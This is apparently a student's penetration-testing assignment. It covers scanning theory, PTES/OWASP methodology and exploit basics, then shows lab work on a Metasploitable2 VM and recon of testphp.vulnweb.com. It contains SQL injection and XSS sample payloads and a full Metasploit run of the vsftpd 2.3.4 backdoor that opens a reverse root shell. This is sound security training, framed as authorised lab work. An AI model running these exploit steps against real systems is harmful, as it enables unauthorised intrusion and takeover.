VAPT 02

Theoretical Part

1. Vulnerability Scanning Techniques

What is Vulnerability Scanning?

Vulnerability scanning is the process of identifying security weaknesses in systems, networks, and applications using automated tools. It helps in detecting misconfigurations, outdated services, and potential entry points for attackers.

What are the Different Types of Scans?

Based on NIST SP 800-115 and OWASP:

1. Network Scanning:
   - Identifies open ports, services, and operating systems
   - Example: Nmap port scanning
   - Purpose: Discover exposed services in the network
2. Application Scanning:
   - Focuses on web applications
   - Detects vulnerabilities like SQL Injection, XSS, file inclusion
   - Example: Nikto
   - Purpose: Identify flaws in web application logic and configuration
3. Authenticated vs Unauthenticated Scans:
   - Authenticated Scan:
     - Uses valid credentials
     - Provides deeper visibility into system vulnerabilities
     - Recommended for internal assessments
   - Unauthenticated Scan:
     - Performed without login access
     - Simulates an external attacker
     - Limited visibility but realistic attack perspective

What is Vulnerability Scoring (CVSS)?

CVSS (Common Vulnerability Scoring System) is used to measure the severity of vulnerabilities.

- Scores range from 0 to 10
- Classification:
  - 0.0 – 3.9 → Low
  - 4.0 – 6.9 → Medium
  - 7.0 – 8.9 → High
  - 9.0 – 10 → Critical

Example:

- A Remote Code Execution vulnerability with CVSS 8.8 is considered High
- Apache Struts (CVE-2017-5638) was Critical and widely exploited

Purpose:

- Helps prioritize vulnerabilities based on risk
- Used in reporting and remediation planning

What are False Positives in Vulnerability Scanning?

False positives occur when a scanning tool reports a vulnerability that does not actually exist or is not exploitable.

Examples:

- A port is shown as open but is filtered or restricted
- A vulnerability is reported based on version detection but is already patched

Why it happens:

- Inaccurate service detection
- Generic signatures used by tools
- Lack of context about system configuration

Solution:

- Perform manual verification
- Cross-check with multiple tools
- Validate findings before reporting

Case Study: WannaCry Ransomware

WannaCry was a global ransomware attack that occurred in May 2017. It exploited a vulnerability in the SMB protocol of Windows systems.

- Vulnerability: EternalBlue exploit (MS17-010)
- Affected Service: SMB (Port 445)
- Impact: Encrypted user data and demanded ransom in Bitcoin
- Spread: Rapid worm-like propagation across networks

Relation to Vulnerability Scanning

WannaCry highlights the importance of vulnerability scanning:

- The vulnerability (MS17-010) was already known and patch available
- Systems that were not scanned or patched became targets
- Open port 445 exposed SMB service to attackers

CVSS Mapping

- The SMB vulnerability exploited by WannaCry had a **Critical CVSS score (~9.8)**
- Reason:
  - Remote exploitation possible
  - No authentication required
  - High impact (complete system compromise)

Key Lessons Learned

- Unpatched systems are high-risk targets
- Critical vulnerabilities must be prioritized immediately
- Open ports (like 445) increase attack surface
- Vulnerability scanning + patch management is essential

Analyst Insight

WannaCry demonstrates how a single unpatched vulnerability with a high CVSS score can lead to large-scale exploitation. Proper vulnerability scanning and timely remediation could have prevented the attack.

Key Objectives of Vulnerability Scanning

- Identify exposed services and vulnerabilities
- Understand the attack surface of the system
- Validate scan results to reduce false positives
- Prioritize vulnerabilities using CVSS scoring
- Support further penetration testing phases

---

2. Penetration Testing Techniques

What is Penetration Testing?

Penetration testing is a controlled simulation of real-world cyber attacks to identify, exploit, and assess vulnerabilities in a system. Unlike vulnerability scanning, which only detects weaknesses, penetration testing actively validates them by attempting exploitation.

It provides a realistic understanding of how an attacker can compromise a system and what impact it can have on confidentiality, integrity, and availability.

How is Penetration Testing Structured? (PTES-Based Phases)

According to PTES (Penetration Testing Execution Standard), penetration testing follows a well-defined lifecycle:

1. Reconnaissance (Intelligence Gathering)

This phase focuses on collecting as much information as possible about the target.

- Techniques:
  - Passive: WHOIS, DNS records, Google dorking
  - Active: Network probing
- Tools: Shodan, Maltego

Shodan plays a critical role by indexing internet-exposed devices. It allows attackers and testers to identify publicly accessible services like SSH, RDP, or databases.

Purpose:
To map the attack surface before interacting directly with the system.

---

2. Scanning and Enumeration

This phase transitions from passive to active interaction.

- Activities:
  - Port scanning (Nmap)
  - Service/version detection
  - Vulnerability scanning (Nessus, OpenVAS)
  - Enumeration (users, services, shares)

This phase identifies:

- Open ports (entry points)
- Running services (attack vectors)
- Known vulnerabilities (potential exploits)

Deep Insight:
Misconfigured services (e.g., outdated Apache, exposed SMB) often lead to

exploitation opportunities.

---

3. Exploitation

In this phase, identified vulnerabilities are actively exploited.

- Tools: Metasploit, custom scripts
- Examples:
  - Exploiting weak credentials
  - SQL Injection to bypass authentication
  - Remote Code Execution vulnerabilities

This phase answers:
“Can this vulnerability actually be used to gain access?”

Important:
Not all vulnerabilities are exploitable. This phase validates real risk.

---

4. Post-Exploitation

Once access is gained, the tester evaluates the extent of compromise.

- Activities:
  - Privilege escalation (user → root/admin)
  - Persistence (maintaining access)
  - Data extraction
  - Lateral movement

Deep Insight:
This phase determines the **impact**, not just the vulnerability.

Example:
A low-privilege shell can become critical if privilege escalation is possible.

---

5. Reporting

This is one of the most critical phases.

- Includes:
  - Vulnerability details
  - Proof of Concept (PoC)
  - Risk level (CVSS)
  - Remediation steps

Reports must be:

- Clear
- Structured
- Actionable

Without proper reporting, even successful exploitation has no practical value.

What are Penetration Testing Methodologies?

Structured methodologies ensure consistency, completeness, and professionalism.

PTES (Penetration Testing Execution Standard)

- Covers the full lifecycle:
  - Pre-engagement (scope, rules)
  - Intelligence gathering
  - Threat modeling
  - Exploitation
  - Reporting

Key Strength:
Provides a **complete framework**, not just technical steps.

OWASP WSTG

The OWASP Web Security Testing Guide (WSTG) provides a structured approach specifically for web application penetration testing. It focuses on identifying vulnerabilities across different components such as authentication, session management, input validation, and business logic.

Unlike general frameworks, WSTG is deeply technical and test-case driven, making it highly relevant for web pentesting and bug bounty scenarios.

What are the Phases of Penetration Testing?

While OWASP WSTG is not strictly phase-based like PTES, its testing approach can be mapped to standard penetration testing phases:

1. Reconnaissance (Information Gathering)

- OWASP WSTG Section: Information Gathering (WSTG-INFO)
- Activities:
  - Identify application structure
  - Discover endpoints, subdomains, technologies
- Example:
  - Using Shodan to find exposed services
  - Using tools like Wappalyzer for tech stack identification

Purpose:
To understand the attack surface before interacting with the application.

---

2. Scanning and Enumeration

- OWASP WSTG Sections:
  - Configuration and Deployment Management Testing
  - Identity Management Testing
- Activities:
  - Port scanning (Nmap)
  - Service detection
  - Vulnerability scanning (Nessus, OpenVAS)

    - Enumerating users, directories, APIs

Purpose:
To identify potential weaknesses and entry points in the system.

---

3. Exploitation

- OWASP WSTG Sections:
    - Authentication Testing (WSTG-ATHN)
    - Input Validation Testing (WSTG-INPV)
    - Session Management Testing (WSTG-SESS)
- Activities:
    - SQL Injection
    - Cross-Site Scripting (XSS)
    - Authentication bypass
    - File inclusion attacks

Example:
Using Metasploit or manual payloads to exploit identified vulnerabilities.

Purpose:
To validate whether vulnerabilities can be successfully exploited.

---

4. Post-Exploitation

- Not explicitly defined in WSTG, but inferred from impact analysis
- Activities:
    - Privilege escalation
    - Accessing sensitive data
    - Maintaining session or persistence

Purpose:
To evaluate the impact of a successful attack.

Insight:
OWASP focuses more on identifying vulnerabilities, while PTES extends into deeper post-exploitation analysis.

---

5. Reporting

- OWASP emphasizes proper documentation of findings
- Includes:
  - Vulnerability description
  - Proof of Concept (PoC)
  - Risk severity
  - Remediation steps

Purpose:
To communicate risks clearly to developers and stakeholders.

How do PTES and OWASP WSTG Work Together?

- PTES:
  Provides the full penetration testing lifecycle (from scoping to reporting)
- OWASP WSTG:
  Provides detailed technical testing methods specifically for web applications

Example:
PTES is used to define scope and phases, while OWASP WSTG is used during exploitation to test for vulnerabilities like SQL Injection and XSS.

Key Takeaway

OWASP WSTG provides deep technical guidance for identifying web vulnerabilities, while PTES ensures that the entire penetration testing process is structured, ethical, and complete. Together, they enable effective and professional security assessments.

SANS Case Studies (Real-World Insight)

SANS case studies demonstrate how attacks occur in real environments.

- Show:
  - Attack chain (recon → exploit → impact)
  - Mistakes made by organizations
  - Detection and response gaps

Key Insight:
Real attacks rarely rely on a single vulnerability—they combine multiple weaknesses.

What is the Role of Ethics in Penetration Testing?

Ethics are critical and are emphasized in both PTES and OWASP methodologies.

Key Principles:

- Authorization:
  Testing must only be performed with explicit client permission
- Defined Scope:
  Only allowed systems and applications should be tested
- Controlled Execution:
  Avoid actions that may disrupt services or cause damage
- Data Protection:
  Any sensitive data accessed must be handled securely

Insight:
Penetration testing without authorization is illegal and equivalent to malicious hacking.

Key Objectives of Penetration Testing

- Simulate real-world attacks to identify exploitable vulnerabilities
- Validate whether detected vulnerabilities can be abused
- Measure the actual impact of a security breach
- Follow structured methodologies (PTES, OWASP WSTG)
- Provide actionable recommendations for remediation

Analyst Insight

Penetration testing is not just about exploiting vulnerabilities but understanding the full attack path. A minor misconfiguration, when combined with another weakness, can lead to a critical compromise. Structured methodologies help ensure that no attack vector is overlooked.

---

3. Exploit Development Basics

What is Exploit Development?

Exploit development is the process of creating code or techniques that take advantage of vulnerabilities in a system to achieve unintended behavior such as remote code execution, data access, or privilege escalation.

Unlike penetration testing (which uses existing tools), exploit development involves understanding how vulnerabilities work internally and crafting payloads to exploit them.

What are the Main Types of Exploits?

Exploit types are based on the nature of the vulnerability being targeted. According to practical learning platforms like TryHackMe and real-world PoCs from Exploit-DB, the following are the most fundamental:

---

1. Buffer Overflow Exploits

A buffer overflow occurs when a program writes more data to memory than it can handle, overwriting adjacent memory regions.

How it works:

- Programs allocate fixed-size buffers in memory
- Excess input overwrites:
    - Return address

    - Function pointers
- Attacker injects shellcode into memory

Result:

- Control over program execution flow

Example Flow (TryHackMe Buffer Overflow Room):

- Identify vulnerable input field
- Send increasing payload to find offset
- Overwrite EIP (Instruction Pointer)
- Redirect execution to shellcode

Deep Insight:
This is a **memory corruption vulnerability**, not just input validation failure. It requires understanding of stack memory, registers, and execution flow.

---

2. SQL Injection (SQLi)

SQL Injection occurs when user input is directly included in database queries without proper sanitization.

How it works:

- Input is injected into SQL query
- Query logic is modified

Example:
Input:

```
' OR 1=1 --
```

Resulting Query:

```
SELECT * FROM users WHERE username = '' OR 1=1 --'
```

Impact:

- Authentication bypass
- Data extraction
- Database modification

Exploit-DB Insight:
Many PoCs demonstrate automated exploitation using sqlmap or manual payload crafting.

---

3. Cross-Site Scripting (XSS)

XSS occurs when user input is reflected or stored in a web page without proper encoding.

Types:

- Reflected XSS
- Stored XSS
- DOM-based XSS

Example:
Input:

```
<script>alert(1)</script>
```

Impact:

- Session hijacking
- Cookie theft
- Defacement

Deep Insight:
Unlike SQLi (server-side), XSS executes in the victim's browser, making it a **client-side attack**.

How is Exploit Writing Performed?

Exploit writing is the process of converting a vulnerability into a working attack.

Learning Reference: Exploit-DB + TCM Security

Step 1: Identify Vulnerability

- Source: Nmap scan, manual testing, or vulnerability scanner
- Example:
  - Outdated service
  - Input validation flaw

Step 2: Analyze Existing PoC (Exploit-DB)

Exploit-DB provides real-world Proof of Concept (PoC) exploits.

Key Learning:

- Understand how exploit works
- Identify:
  - Target service
  - Payload structure
  - Required conditions

Important:
Do not blindly run PoC—analyze it first.

Step 3: Modify or Craft Exploit

Using Python or scripting:

Example (Buffer Overflow concept):

- Send payload:
  "A" * offset + return_address + shellcode

Tasks:

- Find offset

- Control EIP
- Inject payload

TCM Security Insight:
Exploit development is iterative—trial and error is expected.

Step 4: Execute and Validate

- Run exploit against target (lab environment only)
- Check:
  - Shell access
  - Data retrieval
  - Command execution

Validation is important:
This confirms exploit reliability.

How Learning References Apply Practically

Exploit-DB:

- Provides real-world PoCs
- Helps understand exploit structure and payload crafting

TCM Security Guides:

- Explain step-by-step exploit development
- Focus on beginner to intermediate exploit techniques

TryHackMe Buffer Overflow Room:

- Hands-on practice for:
  - Offset calculation
  - EIP control
  - Shellcode injection

Together, they build both:

- Conceptual understanding
- Practical skill

Key Objectives of Exploit Development

- Understand how vulnerabilities lead to exploitation
- Develop or modify exploits safely in lab environments
- Validate exploit success through controlled execution
- Learn internal system behavior (memory, input handling)
- Bridge gap between vulnerability detection and real attack

Analyst Insight

Exploit development transforms theoretical vulnerabilities into real-world impact. A vulnerability is only critical if it can be reliably exploited. Understanding exploit mechanics provides deeper insight into system weaknesses and improves both offensive and defensive security skills.

What are Mitigation Techniques Against Exploits?

Modern systems implement multiple security mechanisms to prevent or reduce the success of exploits. Understanding these is essential because exploit development often involves bypassing them.

---

1. ASLR (Address Space Layout Randomization)

ASLR randomizes memory addresses used by system processes.

How it works:

- Each time a program runs, memory locations (stack, heap, libraries) are randomized
- Attacker cannot predict where payload or return address is located

Impact on Exploitation:

- Makes buffer overflow exploitation difficult
- Breaks hardcoded return addresses

Bypass Concept:

- Information leakage vulnerabilities can reveal memory addresses
- Brute-force attempts (less reliable)

Insight:
Without ASLR, exploitation becomes significantly easier.

---

2. DEP (Data Execution Prevention)

DEP prevents execution of code in non-executable memory regions.

How it works:

- Marks certain memory areas (like stack) as non-executable
- Even if shellcode is injected, it cannot run

Impact:

- Stops traditional buffer overflow shellcode execution

Bypass Concept:

- Return-Oriented Programming (ROP)
- Reusing existing executable code fragments

---

3. WAF (Web Application Firewall)

WAF filters malicious HTTP requests before they reach the server.

How it works:

- Detects patterns like:
    - SQL keywords

    - Script tags
    - Known payload signatures

Impact:

- Blocks common SQLi and XSS payloads

Limitations:

- Can be bypassed using:
    - Encoding (URL encoding, double encoding)
    - Obfuscation
    - Logic-based payloads

Insight:
WAF is not a fix, it is a **filtering layer**.

---

4. Patching and Updates

Patching removes known vulnerabilities from software.

How it works:

- Developers release updates fixing security flaws
- Systems must apply updates regularly

Impact:

- Prevents exploitation of known vulnerabilities (e.g., WannaCry)

Failure Case:

- Unpatched systems remain vulnerable despite available fixes

Insight:
Most real-world attacks exploit **known but unpatched vulnerabilities**

How Do These Mitigations Relate to Exploit Development?

Exploit development is not just about exploiting vulnerabilities but also about:

- Understanding why exploitation fails
- Identifying which mitigation is blocking the exploit
- Attempting controlled bypass techniques

Example:

- If exploit fails → check:
  - Is ASLR enabled?
  - Is DEP blocking execution?
  - Is WAF filtering payload?

This creates a deeper understanding of system defenses.

Safe Exploit Development Practices

Exploit development must always be performed in controlled environments.

Guidelines:

- Use lab environments only:
  - Metasploitable2
  - DVWA
  - TryHackMe labs
- Never test on unauthorized systems
- Document:
  - Payload used
  - Target system
  - Result (success/failure)
- Avoid destructive actions:
  - No data deletion
  - No service disruption

Insight:
Ethical boundaries are critical. Exploit development without authorization is illegal.

Real-World Perspective

In real-world scenarios:

- Attackers combine:
  - Vulnerability + misconfiguration + weak defenses
- Example attack chain:
  - SQL Injection → database access
  - Extract credentials → login
  - Privilege escalation → full system compromise

Exploit development helps understand:

- How attacks actually happen
- Why single vulnerabilities can become critical

Key Takeaway

Security mechanisms like ASLR, DEP, WAF, and patching significantly reduce exploit success, but they are not foolproof. A skilled attacker or tester analyzes these defenses and adapts exploitation techniques accordingly. Understanding both attack and defense is essential for effective cybersecurity practice.

Practical Part

1. Vulnerability Scanning Lab

Target-IP = *192.168.198.130*
Attacker-IP = *192.168.198.129*

NMAP Scan

Run the Nmap

```
nmap -sV 192.168.198.130
```

Output

```
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-19 13:25 -0400
Nmap scan report for 192.168.198.130
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:58:78:49 (VMware)
Service Info: Hosts:  metasploitable.localdomain,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.25 seconds
```

Scan Results

Scan ID	Vulnerability	CVSS Score	Priority	Host
001	vsftpd 2.3.4 Backdoor (Port 21)	9.8	Critical	192.168.198.130
002	Telnet Service Enabled (Port 23)	7.5	High	192.168.198.130
003	Samba Service (Port 445)	8.0	High	192.168.198.130
004	Bind Shell Access (Port 1524)	10.0	Critical	192.168.198.130
005	MySQL Exposed (Port 3306)	8.5	High	192.168.198.130
006	Apache HTTP (Outdated) (Port 80)	6.5	Medium	192.168.198.130
007	Tomcat Server (Port 8180)	7.5	High	192.168.198.130
008	PostgreSQL Exposed (Port 5432)	8.0	High	192.168.198.130


Key Findings

- The system contains multiple critical vulnerabilities including a backdoored FTP service and an active bind shell.
- The presence of port 1524 indicates that the system is already compromised and allows direct root access.
- Several services such as MySQL, PostgreSQL, and Samba are exposed, increasing the risk of unauthorized access.
- Insecure protocols like Telnet allow credential interception.
- Outdated services increase the likelihood of known exploit availability.

OpenVAS Scan

Target-IP = *192.168.198.130*
Attacker-IP = *192.168.198.129*

The OpenVAS scan identified multiple critical vulnerabilities on the target system (192.168.198.130), including remote code execution, default credentials, and backdoors.



OpenVAS Scan Results.png

Critical Vulnerabilities

ID	Vulnerability	CVSS	Port	Description
009	vsftpd Backdoor (CVE-2011-2523)	9.8	21	Backdoored FTP service allowing remote shell access
010	Rexec Service Enabled (CVE-1999-0618)	10.0	512	Allows remote command execution with plaintext authentication
011	Bind Shell Backdoor (Ingreslock)	10.0	1524	Provides direct root shell access
012	MySQL Default Credentials	9.8	3306	Login possible with root and empty password
013	PostgreSQL Default Credentials	9.0	5432	Login possible using default credentials
014	Apache Tomcat Ghostcat RCE (CVE-2020-1938)	9.8	8009	Allows file read and remote code execution

ID	Vulnerability	CVSS	Port	Description
015	DistCC RCE (CVE-2004-2687)	9.3	3632	Remote command execution via compilation service
016	rlogin Passwordless Access	10.0	513	Allows root login without password
017	VNC Weak Password	9.0	5900	Accessible using weak credentials
018	OS End of Life (Ubuntu 8.04)	10.0	N/A	No security updates, highly vulnerable system

---

Web Application Vulnerabilities

ID	Vulnerability	CVSS	Port	Description
019	TWiki XSS + Command Execution (CVE-2008-5304)	10.0	80	Allows script injection and command execution
020	PHP CGI RCE (CVE-2012-1823)	9.8	80	Allows execution of arbitrary PHP code

---

Key Insights

- The system is highly vulnerable with **multiple critical RCE vulnerabilities**
- Default credentials are present across multiple services (MySQL, PostgreSQL)
- Backdoors (vsftpd, bind shell) indicate complete system compromise
- Outdated OS (Ubuntu 8.04) increases exposure to known exploits
- Weak authentication mechanisms allow unauthorized access

Risk Summary

- Critical: 14 vulnerabilities
- High: 10 vulnerabilities
- Medium: 40 vulnerabilities

- Low: 6 vulnerabilities

The presence of multiple critical vulnerabilities confirms that the system can be fully compromised by an attacker.

Prioritization

- Critical:
  - vsftpd backdoor
  - bind shell (direct root access)
- High:
  - Samba service
  - MySQL and PostgreSQL exposure
  - Telnet service
- Medium:
  - Apache HTTP (outdated version)

Vulnerability Assessment Report

Target Information

- Target IP: 192.168.198.130
- Environment: Metasploitable2 (Lab Setup)
- Tools Used: Nmap, OpenVAS

Executive Summary

A vulnerability assessment was conducted on the target system using Nmap for service enumeration and OpenVAS for vulnerability detection. The scan identified multiple critical vulnerabilities, including remote code execution (RCE), default credentials, exposed services, and backdoors.

The presence of these vulnerabilities indicates that the system is highly insecure and can be fully compromised by an attacker with minimal effort.

Methodology

The assessment followed a structured approach aligned with PTES:

1. Reconnaissance:
   - Identified target system and IP address
2. Scanning:
   - Performed service and version detection using Nmap
   - Conducted vulnerability scanning using OpenVAS
3. Analysis:
   - Correlated open services with known vulnerabilities
   - Prioritized risks based on CVSS scoring

Nmap Scan Results

The Nmap scan identified multiple open ports and services:

Port	Service	Version
21	FTP	vsftpd 2.3.4
22	SSH	OpenSSH 4.7
23	Telnet	telnetd
25	SMTP	Postfix
80	HTTP	Apache 2.2.8
139	Samba	smbd
445	Samba	smbd
1524	Bind Shell	Root shell
3306	MySQL	5.0.51
5432	PostgreSQL	8.3
5900	VNC	VNC
8009	AJP13	Apache Jserv
8180	HTTP	Tomcat

OpenVAS Findings

The OpenVAS scan revealed multiple critical vulnerabilities:

- vsftpd backdoor (CVE-2011-2523)
- Apache Tomcat Ghostcat RCE (CVE-2020-1938)
- PHP CGI RCE (CVE-2012-1823)
- DistCC RCE (CVE-2004-2687)
- MySQL default credentials (root with empty password)
- PostgreSQL default credentials
- rlogin passwordless access
- VNC weak password
- OS End-of-Life (Ubuntu 8.04)

Summary from scan :contentReference[oaicite:0]{index=0}:

- Critical: 14
- High: 10
- Medium: 40
- Low: 6

Combined Risk Analysis

The correlation of Nmap and OpenVAS results highlights:

- Open services directly map to exploitable vulnerabilities
- Multiple RCE vectors exist across services
- Weak authentication mechanisms are present
- The system is already compromised (bind shell on port 1524)

Critical attack paths include:

- FTP backdoor → shell access
- Tomcat AJP → file read and RCE
- Database services → data compromise

- DistCC → command execution

Key Findings

1. Multiple Remote Code Execution vulnerabilities exist
2. Default credentials allow unauthorized access
3. Backdoors provide direct root-level access
4. Insecure protocols (Telnet, rlogin) expose credentials
5. Outdated OS increases attack surface

Impact

Successful exploitation of these vulnerabilities can lead to:

- Full system compromise
- Unauthorized data access
- Remote command execution
- Privilege escalation to root
- Persistence and lateral movement

Remediation

- Disable insecure services (Telnet, rlogin, rexec)
- Patch vulnerable software (vsftpd, Apache, PHP, Tomcat)
- Change default credentials immediately
- Restrict database access to internal network
- Remove backdoors and rebuild compromised system
- Upgrade OS to a supported version
- Implement firewall rules to restrict unnecessary ports

Conclusion

The target system is critically vulnerable due to multiple high-impact security issues. Immediate remediation is required to prevent exploitation. The combination of outdated software, weak authentication, and exposed services makes the system highly susceptible to compromise.

Escalation Email

Subject: Critical Security Vulnerabilities Detected

During the recent vulnerability assessment of the target system (192.168.198.130), multiple critical security issues were identified and successfully validated in a controlled lab environment.

Key findings include:

- Backdoored FTP service (vsftpd 2.3.4)
- Active bind shell providing root-level access
- Default credentials in MySQL and PostgreSQL
- Apache Tomcat Ghostcat RCE vulnerability
- Weak authentication services (Telnet, rlogin, VNC)

Proof of Concept (PoC) Summary:

- Identified vulnerable FTP service via Nmap scan (vsftpd 2.3.4)
- Mapped vulnerability using OpenVAS (CVE-2011-2523)
- Loaded publicly available exploit module in a controlled lab setup
- Configured target IP and local handler parameters
- Successfully established a reverse shell session
- Verified root-level access using system commands (e.g., getuid, sysinfo)

Impact:

- Full system compromise confirmed
- Unauthorized remote command execution possible
- Sensitive data exposure risk
- Persistence mechanisms can be established by attackers

Recommended Remediation:

- Immediately remove or patch vulnerable services
- Disable insecure protocols (Telnet, rlogin)
- Enforce strong authentication policies
- Restrict access to critical services and ports
- Upgrade the operating system and apply security patches

Immediate action is strongly recommended to mitigate exploitation risk.

POC - vsftpd 2.3.4

Search this `VSFTPD v2.3.4` on Internet for related exploits.
You will find a **Rapid7** exploit at
`https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/`

Start **msfconsole**

```
> msfconsole

# search for vsftpd 2.3.4 specific vulnerability
msf > search vsftpd 2.3.4
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.198.130
RHOSTS => 192.168.198.130
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.198.130:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST eth0
LHOST => 192.168.198.129
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.198.129:4444
[+] 192.168.198.130:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.198.129:4444 -> 192.168.198.130:33689) at 2026-03-19 14:17:19 -0400

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

VSFTPD v2.3.4 Backdoor Command Execution.png

As show in the above Screenshot we have gained root privileges on the Target **192.168.198.130** via vsftpd vulnerability.

2. Reconnaissance Practice

Target

- Domain: testphp.vulnweb.com
- Root Domain: vulnweb.com
- Organization: Invicti Security Limited (Acunetix)
- Purpose: Intentionally vulnerable web application (authorized for testing)

Domain Information (WHOIS)

Command used:

```
whois vulnweb.com
```

WHOIS lookup on subdomain returned no result (expected behavior), so analysis was performed on the root domain.

```
┌──(kali㉿kali)-[~]
└─$ whois vulnweb.com
   Domain Name: VULNWEB.COM
   Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.gandi.net
   Registrar URL: http://www.gandi.net
   Updated Date: 2025-11-17T09:34:20Z
   Creation Date: 2010-06-14T07:50:29Z
   Registry Expiry Date: 2027-06-14T07:50:29Z
   Registrar: Gandi SAS
   Registrar IANA ID: 81
   Registrar Abuse Contact Email: abuse@support.gandi.net
   Registrar Abuse Contact Phone: +33.170377661
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS-105-A.GANDI.NET
   Name Server: NS-11-B.GANDI.NET
   Name Server: NS-140-C.GANDI.NET
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2026-03-20T06:58:08Z <<<
```

WhoisScan.png

- Registrar: Gandi SAS
- Creation Date: 2010-06-14
- Expiry Date: 2027-06-14
- Name Servers:
  - NS-105-A.GANDI.NET
  - NS-11-B.GANDI.NET
  - NS-140-C.GANDI.NET

- Organization: Invicti Security Limited

Insight

Subdomains do not have separate WHOIS records. Reconnaissance must pivot to the root domain for ownership and registration details.

Subdomain Enumeration (Sublist3r)

Command used:

```
python sublist3r.py -d vulnweb.com
```

